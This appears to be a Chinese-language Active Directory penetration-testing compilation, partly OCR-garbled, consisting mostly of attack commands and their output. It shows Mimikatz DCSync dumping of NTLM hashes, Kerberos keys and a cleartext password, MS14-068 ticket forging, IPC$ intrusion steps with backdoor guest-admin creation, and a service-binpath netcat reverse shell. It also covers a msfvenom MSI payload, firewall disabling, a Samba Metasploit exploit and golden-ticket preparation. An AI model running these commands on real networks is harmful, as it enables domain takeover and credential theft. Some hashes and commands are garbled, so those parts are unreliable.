06 6a3d08f13bc2f80bb3069d13435b26ba
07 f0cb16a36fb7b50e0cc1b2bef85863b
08 b44ed9b44d01970daa12b0892393529a
09 fa5bc9290f187fa4f1c5302660f96ab
10 f60fffaed4170b8ef156b8d0b80dfcb54
11 ee2fd2ebf81006ff4beb155b805f3b13
12 b44ed9b44d01970daa12b0892393529a
13 deb0eea0b0f52e0beaf28ddcd6df729e
14 dc3b9b1119aa138addd1b2b235e6228a
15 247f7111a3c675e76f61bce10d5ab79f
16 d4b240659c5e6736b227c7483e323ee3
17 9d29791a3dc3f3776c8d4be29e85ffdc
18 6285f274a4ef92630e36a46718c5440e
```

```

19 6d338693b93f546f053c0f2d6a6d95a7
20 d71153adababdcfe7405595135941d9b
21 8056a6b29ae0919e17a09c62cbdcfd34
22 aaec679d42785ca7e0935aae14bfccf
23 c158b1943857ba376f5ee3730c2b9c6
24 00681c186e73af61b4f970707d0eb307
25 caef5fc9ff51e67f447de0930bdd2f6b
26 fe7252ca3b27ee700fedge75a390748e
27 7dc1e16c372c71f618c2ec6a3a9ff566
28 bde7238548ecf901fe7828d718e8433e
29 8be55dff35676abf2cc748e8851d21e6

* Kerberos
  Default Salt : RD.ADSECURITY.ORGAdministrator
  Credentials
    des_cbc_md5      : 5bfd0d0efef3e2334
    rc4_plain        : 5164b7a0fda365d56739954bbbc23835

* Kerberos-Newer-Keys
  Default Salt : RD.ADSECURITY.ORGAdministrator
  Default Iterations : 4096
  Credentials
    aes256_hmac     : (4096) : 0526e75306d2090d03f0ea0e0f681aae5ae591e2d9c27ea49c3322525382dc3f
    aes128_hmac     : (4096) : 4c41e4d7a3e932d64feeed264d48a19e
    des_cbc_md5      : (4096) : 5bfd0d0efef3e2334
    rc4_plain        : (4096) : 5164b7a0fda365d56739954bbbc23835

RID : 000001f5 (501)
User : Guest

* Primary
  LM :
  NTLM :

RID : 000001f6 (502)
User : krbtgt

* Primary
  LM :
  NTLM : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f

* WDigest
  01 a92112134327169819930f8fe018d8ee
  02 4090d80556250ffad867580236aae3aab
  03 1d1c52ec7363bf7942c3506b34fe761
  04 a92112134327169819930f8fe018d8ee
  05 4090d80556250ffad867580236aae3aab
  06 7b40dd5ba9ed32220cadfaae5317b26
  07 a92112134327169819930f8fe018d8ee
  08 44f2409d3afe3d720e2545ed4879b724
  09 44f2409d3afe3d720e2545ed4879b724
  10 96b1938079c1acc20d8117e221016bd7
  11 f89f170a0aae479cff17eef24fe8f ae2
  12 44f2409d3afe3d720e2545ed4879b724
  13 aeff2045118db52c4bedfe595d9593e8
  14 f89f170a0aae479cff17eef24fe8f ae2
  15 6109598f ed272da95295b9839d07ade
  16 6109598f ed272da95295b9839d07ade
  17 4e4e26f5ac78c63aab08eb7bb5fe743
  18 fdf2c6b4e882cb1f6f4142bde165da7e
  19 b66877800a0008f204139359ba0746b1
  20 3d764620f6ca5f9005a40e1611c9124b
  21 decacbe446be85e5e630789c3baa2eda
  22 decacbe446be85e5e630789c3baa2eda
  23 316459657dda70bbf266d0a3b183b96
  24 1ecd4d0d922ee2271306d4fb513c0e99
  25 1ecd4d0d922ee2271306d4fb513c0e99
  26 64543d1aebc32941e5a2157a007735a3
  27 f2f3b5b80a8f7d9ee1caa6bc854782?
  28 e9e99e9e79a025fbfebdb7c3ae830f18
  29 84903f2e379f06c94e038f415ee3cc84

```

dropped to your user

## 使用 Mimikatz 的 DCSync 功能远程转储 Active Directory 凭据

在 2015 年八月, Mimikatz 加入了一个新的特性——“DCSync”, 可以有效地“假冒”一个域控制器, 并可以向目标域控制器请求帐户密码数据。

之前利用 DCSync 的攻击方法是在域控制器上运行 Mimikatz 或 Invoke-Mimikatz 得到 KRBTGT 账户的密码哈希创建黄金票证。

如果使用适当的权限执行 Mimikatz 的 DCSync 功能, 攻击者就可以通过网络远程读取域控制器的密码哈希, 以及以前的密码的哈希, 且无需交互式登录或复制 Active Directory 的数据库文件 (NTDS.DIT)。

运行 DCSync 所要求的特殊权限有管理员组 (Administrators), 域管理员组 (Domain Admins) 或企业管理员组 (Enterprise Admins) 以及域控制器计算机帐户的任何成员都能够运行 DCSync 去读取密码数据。需要注意的是只

读域控制器默认是不允许读取用户密码数据的。

DCSync 是如何工作的：

- 使用指定的域名称发现域控制器。
- 请求域控制器通过 DSGetNCChanges 复制用户凭据（利用目录复制服务（DRS）远程协议）

我之前捕获了一些域控制器复制数据的数据包，并确认了有关域控制器如何复制内部 DC 数据的通讯流。

Samba Wiki 描述了 DSGetNCChanges 函数，如下：

1. 当第一个得到的 AD 对象从第二个更新时，客户端 DC 会向服务器发送 DSGetNCChanges 请求。响应的数据包含了一组客户端必须应用到其 NC 副本的更新。...
2. 当 DC 收到一个 DSReplicaSync 请求后，它会执行一个复制周期，去复制每一个它要复制的 DC（存储在 RepsFrom 数据结构中），此时它的行为就像一个客户端，会发送 DSGetNCChanges 请求到那个所要复制的 DC 去。所以它获得了每个它所复制的 DC 的最新的 AD 对象。

DCSync 选项：

- `/user` – 要拉取数据的用户的 id 或 SID
- `/domain` (可选的) Active Directory 域的 FQDN 域名，Mimikatz 会发现域中的一个 DC 并去连接。如果不提供该参数，Mimikatz 会默认设置为当前域。
- `/dc` (可选的) 指定你想要使用 DCSync 连接并收集数据的域控制器。另外还有一个 `/guid` 参数。

DCSync 命令行示例：

拉取 rd.adsecurity.org 域中的 KRBTGT 用户帐户的密码数据：

```
#!/bash
Mimikatz "privilege::debug" "lsadump::dcsync /domain:rd.adsecurity.org /user:krbtgt" exit
```

拉取 rd.adsecurity.org 域中的 Administrator 用户帐户的密码数据：

```
#!/bash
Mimikatz "privilege::debug" "lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator" exit
```

拉取 lab.adsecurity.org 域中 ADSDC03 域控制器的计算机帐户的密码数据：

```
#!/bash
Mimikatz "privilege::debug" "lsadump::dcsync /domain:lab.adsecurity.org /user:adsdc03$ exit"
```

```
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /user:sallyuser
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'ADSDC01.lab.adsecurity.org' will be the DC server
[DC] 'sallyuser' will be the user account
Object RDN : sallyuser
** SAM ACCOUNT **

SAM Username : Sallyuser
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000280 ( ENCRYPTED_TEXT_PASSWORD_ALLOWED NORMAL_ACCOUNT )
Account expiration :
Password last change : 8/29/2015 9:21:12 PM
Object Security ID : S-1-5-21-1581655573-3923512380-696647894-2635
Object Relative ID : 2635

Credentials:
Hash NTLM: 7c08d63a2f48f045971bc2236ed3f3ac
  ntlm- 0: 7c08d63a2f48f045971bc2236ed3f3ac
  lm - 0: 3381cf50c733d845093ecdf24c8f7c

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
  Default Salt : LAB.ADSECURITY.ORGsallyUser
  Default Iterations : 4096
  Credentials
    aes256_hmac (4096) : 4932ee0e9f039954e44371fc5c4a4e859f6f2833236c35f40d56e8c9c25d0af7
    aes128_hmac (4096) : 1fa0a45d1f2caf67f90900a8b418b224
    des_cbc_md5 (4096) : 61166e376d3b1ado

* Primary:Kerberos *
  Default Salt : LAB.ADSECURITY.ORGsallyUser
  Credentials
    des_cbc_md5 : 61166e376d3b1ado

* Packages *
  Kerberos-Newer-Keys

* Primary:WDigest *
  01 cbb78c104245d3d1f4097fe2872c59ca
  02 0a013dbcd7481881f1c140950b6e6746
  03 d5888e1540c227977f780c44656fad64
  04 cbb78c104245d3d1f4097fe2872c59ca
  05 222e00d28bc0bc010d201b889a37984d
  06 9a7e61270015fb880f603f054da99aeb
  07 95c38ae01ac278695385c7dalc567603
  08 0d178a636ec8f5192b51576eee085655
  09 417c3d4c64da8ae0d530c6b7alc012ce
  10 704da8c1fc1623128181b367f5b49620
  11 c78a9d907a5ca087e8703a047fbaf267
  12 0d178a636ec8f5192b51576eee085655
  13 b5f3e34daf3336b02b76d5df3483e75b
  14 45dd48b47a42f275c71dfdf3a5ffde94
  15 c5c89922bc9a658d8284dea26fd1aba0
  16 3e6b25a57a2d80c06a747c951707a277
  17 8cdb7efc390cd1c42ea22c850cd3e4bd
  18 0ae32fb3a91d47af70bcalf98f0906de
  19 3733c1a0ccealbca895b596021c4829a
  20 d194671e12fc77c33faf3a918277f75f
  21 380ed9af4737285bc7cd8338ef9d2940
  22 e2a16812d78700b8c639948312eb282b
  23 ada8efd0e08cb2969f45083e0b3a9c6d
  24 6f391483dbaad5dbaa1794c2646648e3
  25 21cc239010dc28cf1827562bd3c9b5cb
  26 c0054574397b5c55d6f7a132ae42a184
  27 cd112a67abfb7cd0b6d864a1c0e413fa
  28 f8e8093d2661bdd0353292901609b603
  29 46ea56b168bf854ffed3f9037d9dcf74

mimikatz(commandline) # exit
Bye!
```

如果帐户启用了“可逆加密”，则会显示明文密码。

```
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /user:hansolo
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'ADSDC01.lab.adsecurity.org' will be the DC server
[DC] 'hansolo' will be the user account

Object RDN : Hansolo

** SAM ACCOUNT **

SAM Username : Hansolo
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000280 ( ENCRYPTED_TEXT_PASSWORD_ALLOWED NORMAL_ACCOUNT )
Account expiration :
Password last change : 11/23/2015 6:30:20 PM
Object Security ID : S-1-5-21-1581655573-3923512380-696647894-2631
Object Relative ID : 2631

Credentials:
Hash NTLM: 7c08d63a2f48f045971bc2236ed3f3ac
  ntlm- 0: 7c08d63a2f48f045971bc2236ed3f3ac
  ntlm- 1: 269c0c63a623b2e062df861c9b82818
  ntlm- 2: 5bb99389d6306eb5fcac6673e7611262
  lm - 0: 4ce1812af5d995155bcff9de823cdb93
  lm - 1: de8b6b20c10ece9fda8d3d0e8a9acf62

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
  Default Salt : LAB.ADSECURITY.ORGHansolo
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : 65d8164e6809eaece8c4fdb37bb1f96a9bd615675f406df23323363acca7d0b2
    aes128_hmac      (4096) : c9caa038091503f571555ef98f7a804a
    des_cbc_md5      (4096) : 1a64107ace3d517a
  OldCredentials
    aes256_hmac      (4096) : 10bf8e38b6e856e9feeac3da560ed4db4e778c3cdbced25a3f026ec ebdec8d8c
    aes128_hmac      (4096) : b477406c69af72e6d05fdbfc4ed3469
    des_cbc_md5      (4096) : 2567754a1a676e7a

* Primary:Kerberos *
  Default Salt : LAB.ADSECURITY.ORGHansolo
  Credentials
    des_cbc_md5      : 1a64107ace3d517a
  OldCredentials
    des_cbc_md5      : 2567754a1a676e7a

* Primary:WDigest *
  01 f106cb31ee397bc2314516b8f7c0486c
  02 61b128b59c8ef4dbe409f5c22dc9dce6
  03 8b025f13329a793740a4a64466d08eb3
  04 f106cb31ee397bc2314516b8f7c0486c
  05 972ebf56c272b6e700c84da25d6b4cec
  06 49a23f80497b016a9085cf09889c65a1
  07 d5903a239b231183865d4998833dc4e7
  08 76d5a627f1400616b8b916dc731472ec
  09 7ad39a47340f7f682a3415ef98a9632a
  10 3a28cae2ce7d7d3cfc087954181630a0
  11 7351aab617eb8b96cf7ef676ffa10d8a
  12 76d5a627f1400616b8b916dc731472ec
  13 2c41514c60b469676c5219c1f10b4f9c
  14 ec1652cc4a8596d5549e88b1911bceec
  15 6eac475d5f8978ef41ff054ed22f824c
  16 26cbbe5413b5985561a24fadaab37f83
  17 8722edc3959e740ca5bdd197d6202b0b
  18 3d138abe47dc0905e961c97c5a2762ad
  19 1e6d964bcc380fc5473b1fec3102a9e7
  20 35760f6b57e1a677652a0a4eed0f554a
  21 71df18fa5c475d48736865cef8a0c4f
  22 d7954c08440445a4ec03fc45735cb3f4
  23 e68b33ce0f8cfa2fc5949671ebbc4b9f
  24 6a0c0377d1258ab914b7bc0b29f35735
  25 ac6fccc0e60d5f01ec14ac916819da8
  26 5b4b0470e43b4e8541ee5eca236e1d09
```

```
27 08c9d3218e611f2ca723fbc6af44a70  
28 287b98d7a6fe3fd6b79bc2564e911847  
29 f528bb62c7fe26ca1040ddb21ff7010e
```

```
* Packages *  
Kerberos-Newer-Keys
```

```
* Primary:CLEARTEXT *  
Password99!
```

drops.wooyun.org

## MS14-048 (限制条件:打了补丁或者域中有Win2012/2012R2 域控)

### 介绍

允许域内任何一个普通用户，将自己提升至域管权限

作为普通用户向域控请求一个没有PAC的Kerberos TGT认证的票据，域控会返回一个TGT(不包含PAC，PAC通常包含有用户组中的成员关系)

生成一个伪造的PAC，因为没有密钥，所以生成的PAC“被标记”有MD5算法，而不是带有域用户密码数据的 HMAC\_MD5类型。

把伪造的PAC结合上TGT构造认证数据，作为TGS服务的一部分发送到域控。

域控会混淆构造的数据，所以直接丢弃之前用户发送没带有PAC的TGT，然后新构造一个TGT并用自己的认证数据插入到伪造的PAC当中，再把新TGT发送给用户

这样带有伪造PAC的TGT就能使用户成为有漏洞域控上的域管理员。

### 利用

mimikatz从域控上面抓取到所有账户信息

```
```  
mimikatz # log  
Using 'mimikatz.log' for logfile : OK  
mimikatz # privilege::debug  
Privilege '20' OK  
mimikatz # lsadump::lsa /inject  
.....  
```
```

<https://github.com/bidord/pykek>

```
```  
C:\pykek-master>python ms14-068.py -u testwin7@demo.local -s S-1-5-21-1239069908-882060383-2558  
203358-1130 -d owa2010dc.demo.local -p 1qaz$RFV --rc4 6df9f68e4b0656fa9ffd91d250506f8f  
[+] Creating ccache file 'TGT_testwin7@demo.local.ccache'... Done!  
```
```

## 利用mimikatz注入高权限TGT的缓存证书

```
mimikatz # kerberos::ptc TGT_testwin7@demo.local.ccache ()
```

列举缓存证书的命令klist或者使用 kekeo

```
kerberos::purge or klist purge
```

为了让我们自己生成的票据生效，需要我们先用mimikatz将内存中的票据清空

## IPC

### 介绍

IPC\$(Internet Process Connection)是共享”命名管道”的资源(大家都是这么说的)，它是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得相应的权限，在远程管理计算机和查看计算机的共享资源时使用。

IPC\$漏洞：ipc\$连接建立后，被连接的主机没有把对方的活动限制在进程间通信范围内，而是允许对方越权访问非IPC\$的共享资源。

ipc\$甚至可以以空连接的形式进行连接，即可以不使用用户名，密码进行连接。虽然空连接没有任何权限，但是可以得到目标主机上的用户列表，作为信息收集，为进一步的渗透做准备。

### 利用

命令：

```
net share          //查看是否开启IPC$  
net share ipc$    //开启ipc$  
net share ipc$ /del //关闭ipc$共享  
  
net use \\ip\ipc$ ""/user:""           //建立空连接  
net use \\ip\ipc$ "password"/user:"username" //建立连接  
  
net use z: \\ip\admin$                //映射目标主机admin$(windows)目录到本地z盘  
  
net use \\IP\ipc$ /del               //删除一个ipc$连接  
net use z: /del                     //删除映射目录
```

经典：

1. C:\>net use \\127.0.0.1\IPC\$ "" /user:"admintitrators"

这是用《流光》扫到的用户名是administrators，密码为"空"的IP地址(空口令？哇，运气好到家了)，如果是打算攻击的话，就可以用这样的命令来与127.0.0.1建立一个连接，因为密码为"空"，所以第一个引号处就不用输入，后面一个双引号里的是用户名，输入 administrators，命令即可成功完成。

2. C:\>copy srv.exe \\127.0.0.1\admin\$

先复制srv.exe上去，在流光的Tools目录下就有（这里的\$是指admin用户的c:\winnt\system32\，大家还可以使用c\$、d\$，意思是C盘与D盘，这看你要复制到什么地方去了）。

3. C:\>net time \\127.0.0.1

查查时间，发现127.0.0.1 的当前时间是 2002/3/19 上午 11:00，命令成功完成。

4. C:\>at \\127.0.0.1 11:05 srv.exe

用at命令启动srv.exe吧（这里设置的时间要比主机时间快，不然你怎么启动啊，呵呵！）

5. C:\>net time \\127.0.0.1

再查查到时间没有？如果127.0.0.1 的当前时间是 2002/3/19 上午 11:05，那就准备开始下面的命令。

6. C:\>telnet 127.0.0.1 99

这里会用到Telnet命令吧，注意端口是99。Telnet默认的是23端口，但是我们使用的是SRV在对方计算机中为我们建立一个99端口的 Shell。

虽然我们可以Telnet上去了，但是SRV是一次性的，下次登录还要再激活！所以我们打算建立一个Telnet服务！这就要用到ntlm了

7.C:\>copy ntlm.exe \\127.0.0.1\admin\$

用Copy命令把ntlm.exe上传到主机上（ntlm.exe也是在《流光》的Tools目录中）。

8. C:\WINNT\system32>ntlm

输入ntlm启动（这里的C:\WINNT\system32>指的是对方计算机，运行ntlm其实是让这个程序在对方计算机上运行）。当出现"DONE"的时候，就说明已经启动正常。然后使用"net start telnet"来开启Telnet服务！

9. Telnet 127.0.0.1，接着输入用户名与密码就进入对方了，操作就像在DOS上操作一样简单！（然后你想做什么？想做什么就做什么吧，哈哈）

为了以防万一，我们再把guest激活加到管理组

10. C:\>net user guest /active:yes

将对方的Guest用户激活

11. C:\>net user guest 1234

将Guest的密码改为1234，或者你要设定的密码

12. C:\>net localgroup administrators guest /add

将Guest变为Administrator^\_^(如果管理员密码更改，guest帐号没改变的话，下次我们可以用guest再次访问这台计算机)

## ARP欺骗

1. Responder

2. Cain

3. ettercap

4. BDFProxy

## 域渗透-提权

## 常见信息收集

命令	注释
dir /a-r-d /s /b	检查文件夹可写状态
dir /b/s password.txt	查找密码文件或其他敏感文件
dir /b/s config.*	查找config.xx结尾配置文件
findstr /si password *.xml *.ini *.txt	
findstr /si login *.xml *.ini *.txt	
C:\sysprep.inf	
C:\sysprep\sysprep.xml	
C:\Windows\Panther\Unattend\Unattended.xml	
C:\Windows\Panther\Unattended.xml	
dir /s *pass* == *cred* == *vnc* == *.config*	搜索system32关键字的文件
findstr /si password *.xml *.ini *.txt	搜索某些特定的文件
reg query HKLM /f password /t REG_SZ /s	搜索注册表中包含password
reg query HKCU /f password /t REG_SZ /s	
netsh firewall show config	显示windows防火墙配置
netsh firewall show state	现实Windows防火墙的当前状态
netsh firewall set opmode disable	关闭防火墙
netsh advfirewall set publicprofile state off	
systeminfo   findstr /B /C:"OS Name" /C:"OS Version"	获取操作系统信息
systeminfo   findstr /B /C:"OS 名称" /C:"OS 版本"	
schtasks /query /fo LIST /v	计划任务 [国外调整 chcp 437]
route print	查看路由表
arp -A	查看ARP缓存

## upnphost提权

- 查询、配置和管理Windows服务

```
sc qc Spiiler
```

- 检查每个服务需要的权限 (XP\_SP2被修复)

```
accesschk.exe -ucqv Spooler
```

- 攻击手法

```
sc qc upnphost
sc config upnphost binpath= "C:\nc.exe -nv 127.0.0.1 9988 -e      C:\WINDOWS\System32\cmd.exe"
""

sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
net start upnphost
执行netcat并且使用SYSTEM权限反弹一个shell
sc config PFNET binpath= "net user admin P@ssword123! /add"
sc stop PFNET
sc start PFNET
sc config PFNET binpath= "net localgroup Administrators admin /add"
sc stop PFNET
sc start PFNET
```

## 服务与权限

### DRIVERQUERY

wmic product list brief	安装驱动
wmic service list brief	查看安装程序和版本信息. [可能存在漏洞]
wmic process list brief	查看服务、进程和启动程序信息
wmic startup list brief	
wmic qfe get Caption,Description,HotFixID,InstalledOn	查看安装补丁和时间信息
wmic qfe get Caption,Description,HotFixID,InstalledOn   findstr /C:"KBxxxxxxx"	
wmic process where(description="进程名")	结合tasklist /svc
wmic service get name,displayname,pathname,startmode  findstr /i "Auto"  findstr /i /v "C:\Windows\\\"  findstr /i /v ""	列出目标机器上所有没有用引号包含的服务路径
tasklist /v /fo list /fi "USERNAME eq NT AUTHORITY\SYSTEM"	筛选NT AUTHORITY\SYSTEM权限进程
icacls "C:\Program Files (x86)\360"	查看路径中受影响文件夹的权限

## 补丁对应Exp

- 参考 <https://github.com/reallys/pentest> 渗透测试大纲内Windows提权板块

- 后渗透阶段

- webshell

- 1.木马分类
    - 2.查杀现状
    - 3.php绕过技巧
    - 4.jsp绕过技巧
    - 5.asp绕过技巧

- 系统提权


- 1.windows漏洞提权
      - 2.linux漏洞提权
      - 3.windows常规提权
      - 4.linux常规提权

- 数据库提权

## AlwaysInstallElevated 提权

- help

Windows 环境提供组策略设置，允许常规用户安装具有系统权限的 Microsoft Windows Installer 程序包 (MSI)。这可以在标准用户想要安装需要系统权限的应用程序的环境中发现，并且管理员希望避免向用户提供临时本地管理员访问权限。Windows 环境提供组策略设置，允许常规用户安装具有系统权限的 Microsoft Windows Installer 程序包 (MSI)。这可以在标准用户想要安装需要系统权限的应用程序的环境中发现，并且管理员希望避免向用户提供临时本地管理员访问权限。





设置	状态	注释
永远以高特权进行安装	已启用	否
阻止从可移动介质进行安装	未配置	否
禁用回滚	未配置	否
搜索顺序	未配置	否

要求:  
至少  
Windows  
2000

描述:  
指导

```
reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
```

- 生成msi

```
msfvenom -p windows/meterpreter/bind_tcp lport4567 -f msi > /root/Desktop/1.msi
```

- 系统shell下执行命令，可以获取systemshell

系统 Shell 下执行命令，可以获取 Systemshell

## 查看.msi程序的执行权限

```
reg query HKCU\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

## 查看是否设置有setuid和setgid

```
reg query HKEY_Local_Machine\System\CurrentControlSet\Services\NfsSvr\Parameters\SafeSetUidGidBITS
```

CVE-2017-1000367

系统必须启用selinux

sudo需要用selinux支持 (sudo -r)

用户需要具有sudo权限

```
gcc -o sudopwn sudopwn.c -lutil
```

```
./sudopwn
```

- 工具推荐

<https://github.com/reallys/attack/blob/master/linux/linuxprivchecker.py>

## 枚举可能存在的漏洞

```
The following exploits are ranked higher in probability of success because this script detected a related running process, OS, or mounted file system

The following exploits are applicable to this kernel version and should be investigated as well
- Kernel ia32syscall Emulation Privilege Escalation || http://www.exploit-db.com/exploits/15023 || Language=c
- Sendpage Local Privilege Escalation || http://www.exploit-db.com/exploits/19933 || Language=ruby
- CAP_SYS_ADMIN to Root Exploit 2 (32 and 64-bit) || http://www.exploit-db.com/exploits/15944 || Language=c
- CAP_SYS_ADMIN to root Exploit || http://www.exploit-db.com/exploits/15916 || Language=c
- MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit || http://www.exploit-db.com/exploits/1518 || Language=c
- open-time Capability file_ns_capable() Privilege Escalation || http://www.exploit-db.com/exploits/25450 || Language=c
- open-time Capability file_ns_capable() - Privilege Escalation Vulnerability || http://www.exploit-db.com/exploits/25307 || Language=c
```

## 基于操作系统的内核版本号

- 参考 <https://github.com/reallys/pentest> 渗透测试大纲内Windows提权板块

- 后渗透阶段
  - webshell
    - 1.木马分类
    - 2.查杀现状
    - 3.php绕过技巧
    - 4.jsp绕过技巧
    - 5.asp绕过技巧
  - 系统提权
    - 1.windows漏洞提权
    - 2.linux漏洞提权
    - 3.windows常规提权
    - 4.linux常规提权
  - 数据库提权

## 检测权限提升向量的shell脚本

<https://github.com/pentestmonkey/unix-privesc-check>  
unix-privesc-check standard  
unix-privesc-check detailed

下载和解压缩脚本RootHelper

<https://github.com/NullArray/RootHelper>

## CVE-2017-7494[Samba]

```
http://fuping.site/2017/05/25/Samba-Remote-Code-Execution-Vulnerability-Replication/
use exploit/linux/samba/is_known_pipename
set RHOST 192.168.232.137
set target 3
exploit
```

## 内核提权

```
lsb_release -a
uname -a
python -c 'import pty; pty.spawn("/bin/bash")'
suid 提权 [有限制]
find / -perm -u=s -type f 2>/dev/null
```

## 域渗透-维权

### 黄金票据



# 漏洞介绍

## 简介

在拥有普通域用户权限和krbtgt账号的hash的情况下,获取域管理员权限。

## 由来

1. Kerberos信任及完全依赖于KDC密码,由于Kerberos协议是无状态的,因此密钥分发中心KDC和票据授予服务TGS并没记录以前的交互信息。因此票据授予服务所需使用的全部信息都位于TGT票据中。
2. 因为TGT使用krbtgt的密钥加密过,理论上讲网络上只有两方能够解密TGT:

1. 颁发票据的KDC和接受票据并创建访问网络资源的服务票据的票据授予服务TGS。
2. 这种情况让krbtgt成为系统中最重要的密码。最终结果是只要TGT被krbtgt账户密码正确地加密,TGT中的所有信息都是可信的。

如果攻击者能够攻陷KDC和提取krbtgt散列值(hash)。然后利用这些有限信息,攻击者能够为委托人principal生成任意的TGT。

1. 首先,黄金票据是全功能的TGT。也就意味着万能票据可用于Kerberos认证的任何服务。票据授予服务盲目地相信TGT中的信息,然后处理TGT并颁发服务票据。  
内存中插入黄金票据并不需要提升权限。而且默认情况下,黄金票据的有效期是10年。
2. 其次, 黄金票据可以用来绕过当前Kerberos有关加密策略的要求。  
例如,可以使用DES或RC4加密算法创建一个TGT,即使该域明确支持AES,禁止使用DES或RC4。  
此情况会产生一个有趣的现象: TGT使用DES加密而服务票据使用AES加密。  
票据授予服务似乎并不担心TGT,也不拒绝异常行为,因为没有机制让票据授予服务报告关于策略的错误。
3. 再次,黄金票据并没启用任何高级账户策略的设置。微软添加了一个功能来验证服务票据的请求,以确保已禁用的TGT不能用于获得服务票据。  
然而,该功能的实现存在问题。只有当TGT的寿命超过20分钟时,票据授予服务才会验证TGT的有效性。  
如果TGT的寿命低于20分钟,票据授予服务将直接颁发服务票据,而不去验证TGT的有效性,默认情况下服务票据具有10小时的有效期。  
因为攻击者可以利用Mimikatz工具随心所欲的产生票据,所以攻击者只需清除旧的TGT,再替换为寿命少于20分钟的新票据,轻松突破20分钟的限制条件。
4. 最终,黄金票据可以被配置成任意用户和任意组的成员。这也创建一个票据,票据中任何用户都可以是任意组的成员。  
这可以用来绕过文件服务器或其他应用程序上基于用户组的访问限制。黄金票据中的用户和SID不必在活动目录中真实存在。  
也就意味着可以为域中不存在的用户创建TGT,并仍然可以在TGT生命周期内前20分钟内从票据授予服务获得服务票据。

## 漏洞利用

- 所需条件

A. krbtgt账户的NT-Hash

B. 域账户名称

C. 域名

D. 域SID

A. 该散列值仅位于域控服务器的活动目录中。所以攻击者必须攻陷域控服务器并提权至管理员权限

B. 通常是域管理员"domain admin"

D. 可以从域用户的SID或通过sysinternal中psGetsid.exe获得

- 获取krbtgt的ntlm和sid

```
lsadump::dcsync /domain:really.com /user:krbtgt
```

```
Object RDN          : krbtgt
** SAM ACCOUNT **
SAM Username        : krbtgt
Account Type        : 30000000 ( USER_OBJECT )
User Account Control: 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration  :
Password last change: 2019/12/2 9:26:41
Object Security ID   : S-1-5-21-3961751263-4251079211-1860326009-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 21f6dd7ea9117a34f91b2ce4bc8a539d
    ntlm- 0: 21f6dd7ea9117a34f91b2ce4bc8a539d
      lm - 0: 2cf8985c18046984645c81c2850a35ca

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
  Default Salt : REALLY.COMkrbtgt
